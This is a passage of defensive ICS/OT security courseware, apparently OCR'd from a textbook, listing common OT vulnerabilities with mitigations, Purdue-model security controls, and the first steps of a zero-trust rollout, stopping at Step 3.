
Vulnerabilities in industrial systems such as ICS/SCADA, PLC, and RTU pose a significant threat to the associated critical infrastructure. Organizations need to incorporate appropriate security controls and mechanisms to protect such systems from various cyber-attacks.

Discussed below are some of the most common OT vulnerabilities and solutions:

Vulnerability	Solutions
1. **Publicly Accessible OT Systems**	▪ Implement multi-factor authentication ▪ Use enterprise-grade firewall and remote access solutions
2. **Insecure Remote Connections**	▪ Use a strong multifactor authentication mechanism and robust password policies ▪ Implement appropriate security patching practices
3. **Missing Security Updates**	▪ Test applications in a sandbox environment before launching them live ▪ Employ a firewall and perform device hardening
4. **Weak Passwords**	▪ Use separate username conventions for the corporate IT and OT networks ▪ Change default credentials at time of installation ▪ Perform security audits to meet compliance with secure password policies for both IT and OT networks
5. **Insecure Firewall Configuration**	▪ Implement secure firewall configuration ▪ Configure the access control lists on the firewall

6. OT Systems Placed within the Corporate IT Network	▪ Segregate the corporate IT and OT devices ▪ Establish a DMZ (demilitarized zone) for all connections in the IT and OT systems ▪ Regularly monitor the DMZ
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Restrict access on the IT/OT network, based on the business need ▪ Establish a secure gateway between the OT and IT networks ▪ Perform regular risk assessment
8. Lack of Segmentation within OT Networks	▪ State clear separation between critical and non-critical systems ▪ Implement a zoning model that uses a defense-in-depth approach
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Use strong wireless encryption protocols ▪ Use industry-standard cryptographic algorithms ▪ Conduct regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	▪ Conduct a formal risk assessment ▪ Closely monitor and segregate OT systems from external access ▪ Download security updates in a separate repository outside the OT network

Table 18.13: OT vulnerabilities and solutions



How to Secure an IT/OT Environment

Security Controls based on Purdue Model

Zone	Purdue Level	Attack vector	Risks	Security Controls
Enterprise	5 & 4 (Enterprise network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, network infections	Anti-DoS solutions, IPS, Antibot, Application control
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, industrial spying, unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems & Basic Controls)	DoS exploitation, Unencrypted protocols, Default credentials, Application and OS vulnerabilities	Altering industrial process, industrial spying	IPS, Firewall, Communication encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption in the physical process	Point to point communication, MAC authentication, additional security gateways at level 1 & 0


How to Secure an IT/OT Environment

IT/OT convergence is widely being adopted in industries such as traffic control systems, power plants, manufacturing companies, etc. These IT/OT systems are often targeted by the attackers to discover the underlying vulnerabilities and indulge in cyber-attacks. Based on the Purdue model, the IT/OT environment is divided into several levels, and each level is required to be secured with proper security measures.

The table below describes various attacks on different Purdue levels of an IT/OT environment, associated risks, and security controls to fortify the network against cyber-attacks:

Zone	Purdue Level	Attack Vector	Risks	Security Controls
Enterprise	5 & 4 (Enterprise Network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, Access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, Network infections	Anti-DoS solutions, IPS, Antibot, Application control
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, Industrial spying, Unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems and Basic Controls)	DoS exploitation, Unencrypted protocols, Default credentials, Application and OS vulnerabilities	Altering industrial process, Industrial spying	IPS, Firewall, Communication encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption to the physical process	Point-to-point communication, MAC authentication, Additional security gateways at levels 1 and 0

Table 18.14: OT vulnerabilities and solutions



Implementing a Zero-Trust Model for ICS/SCADA

- Most ICS networks are based on legacy systems or hardware that does not contain modern security systems or access controls, which makes them vulnerable to sophisticated attacks
- Implementing a zero-trust model in an ICS network can allow an organization to provide **robust access management** for the **legacy systems and the network**
- It also enables comprehensive visibility and **ensure the validation of all the applications**, users, and devices on the ICS network

1 Defining the Network

2 Mapping the Traffic

3 Architecting the Network

4 Developing a ZT Policy

5 Monitoring and Maintaining

Implementing a Zero-Trust Model for ICS/SCADA

OT networks are becoming an increasingly attractive target for attackers to disrupt ICS infrastructure. To stay ahead of attackers, organizations must implement proper security controls and address vulnerabilities in advance to prevent sophisticated attacks. Most ICS networks are based on legacy systems or hardware that does not contain modern security systems or access controls, which makes them vulnerable to sophisticated attacks. Implementing a zero-trust model in an ICS network can allow an organization to provide robust access management for the legacy systems and the network. This also enables comprehensive visibility and ensures the validation of all the applications, users, and devices on the ICS network.

Steps to Implement a Zero-Trust Model in an ICS Network

- **Step 1: Defining the Network**

  As the attack surface of an organization is constantly developing, it is challenging to secure the entire organization. The implementation of the zero-trust approach must be initiated through defining the attack surface by identifying the organizational assets, vulnerable data, and critical applications within the control centers or factory floors.

- **Step 2: Mapping the Traffic**

  The overall network traffic flow must be mapped and documented for understanding how the network devices and other resources interact. Traffic mapping allows the OT teams to gain complete visibility of the network and understand the required security controls for securing critical data and applications.

- **Step 3: Architecting the Network**

